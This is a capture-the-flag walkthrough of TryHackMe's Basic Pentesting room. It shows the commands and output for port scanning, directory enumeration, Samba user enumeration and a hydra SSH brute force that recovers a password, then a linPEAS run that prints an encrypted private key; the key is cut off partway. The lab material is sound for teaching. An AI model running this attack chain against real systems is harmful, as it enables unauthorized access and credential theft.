Basic Pentesting Room - TryHackMe

Kerem · Follow
5 min read · Nov 26, 2021


Listen Share More

Hey Everyone,

In this write up I’ll try to cover Basic Pentesting room on tryhackme. Let’s dive in.

Basic Pentesting

1)The first task is discovering the services that exposed.




Find the services exposed by the machine

No answer needed


1st Task

In order to do this, we need to do nmap scan. I’ll keep my nmap command as simple as possible.



```
└─$ sudo nmap -sV -O [redacted]
```


nmap command



```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-24 11:55 +03
Nmap scan report for [redacted]
Host is up (0.094s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat 9.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=11/24%OT=22%CT=1%CU=34947%PV=Y%DS=2%DC=I%G=Y%TM=619DFE
OS:1F%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=I%TS=8)OPS(O1=
OS:M506ST11NW6%O2=M506ST11NW6%O3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST11NW6
OS:%O6=M506ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y
OS:%DF=Y%T=40%W=6903%O=M506NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD
OS:=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%D
OS:F=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O
OS:=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40
OS:%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Scan Result


2)The second task is about finding hidden paths in the web server.



What is the name of the hidden directory on the web server(enter name without /)?

2nd Task


In order to do that you should use one of the directory enumerator programs. In this case i'm using gobuster with dirbuster wordlist.



```
└─$ gobuster dir --url http://[redacted] -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://[redacted]
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/11/24 11:48:00 Starting gobuster in directory enumeration mode
===============================================================
/development          (Status: 301) [Size: 320] [--> http://[redacted]/development/]
```

Gobuster

The answer is **development.**




What is the name of the hidden directory on the web server(enter name without /)?

development

Correct Answer

3) The third task is about the finding users and passwords via brute-force methods




User brute-forcing to find the username & password

No answer needed

If you go back and look at the nmap scan result, you will see that the samba service is running. So I'll use **enum4linux** program to find users.

Enum4linux is a tool for enumerating information from Windows and Samba systems


After running **enum4linux** program, i have found 2 accounts.



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Found Users


First username is **jan.**



What is the username?

jan


There is another question asking for other username. The answer to that question is **kay.**



What is the name of the other user you found(all lower case)?

kay

After founding the users you are prompted to find the password of the user(Jan in this case)




What is the password?

Answer format: *******

If you go back and look at the nmap scan result, you will see that the SSH service is running. So I'll use **hydra** to brute forcing to SSH service.


Hydra is a parallelized login cracker which supports numerous protocols to attack

I hope to find jan's password this way. I'll use rockyou.txt as a wordlist.



```
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt [redacted] ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-25 09:54:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400),
[DATA] attacking ssh://[redacted]:22/
[STATUS] 142.00 tries/min, 142 tries in 00:01h, 14344262 to do in 1683:36h, 16 active
[STATUS] 113.33 tries/min, 340 tries in 00:03h, 14344064 to do in 2109:26h, 16 active
[22][ssh] host: [redacted]   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-25 10:01:30
```

After running hydra I've found password of jan. The password is **armando**




What is the password?

armando

Jan's Password


The other question in this task is "What service do you use to access the server?"



What service do you use to access the server(answer in abbreviation in all caps)?

Answer format: ***


In this case we used ssh service so the answer will be **SSH**



What service do you use to access the server(answer in abbreviation in all caps)?

SSH

4) The fourth task is about the privilege escalation




Enumerate the machine to find any vectors for privilege escalation

No answer needed

4th Major Task


We found jan's password before. Let's log in with password that we found.



```
└─$ ssh jan@[redacted]
The authenticity of host '[redacted] ([redacted])' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[redacted]' (ECDSA) to the list of known hosts.
jan@[redacted]'s password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```


To enumerate weaknesses and privilege escalation opportunities I'll use **linPEAS**.

First I'll download the linPEAS script to my machine.




```
└─$ git clone https://github.com/carlospolop/PEASS-ng.git
Cloning into 'PEASS-ng'...
remote: Enumerating objects: 8148, done.
remote: Counting objects: 100% (2916/2916), done.
remote: Compressing objects: 100% (1189/1189), done.
remote: Total 8148 (delta 1762), reused 2406 (delta 1469), pack-reused 5232
Receiving objects: 100% (8148/8148), 37.36 MiB | 1.64 MiB/s, done.
Resolving deltas: 100% (4675/4675), done.
```

After downloading the linPEAS script, i should copy the script to the target machine. In order to do that I'll use SCP.




```
└─$ scp linpeas.sh jan@[redacted]:/dev/shm
jan@10.10.179.5's password:
linpeas.sh                                                 100%  619KB 461.4KB/s   00:01
```



```
jan@basic2:/dev/shm$ ls
linpeas.sh
```


After copying the linPEAS script, I’ll make it executable and run it.



```
jan@basic2:/dev/shm$ chmod +x linpeas.sh
jan@basic2:/dev/shm$ ./linpeas.sh
```

Make Executable and Run

While script running it found an id_rsa(SSH Private Key) under the kay’s home directory.



```
              Analyzing SSH Files (limit 70)
id_dsa* Not Found

-rw-r--r-- 1 kay kay 3326 Apr 19  2018 /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
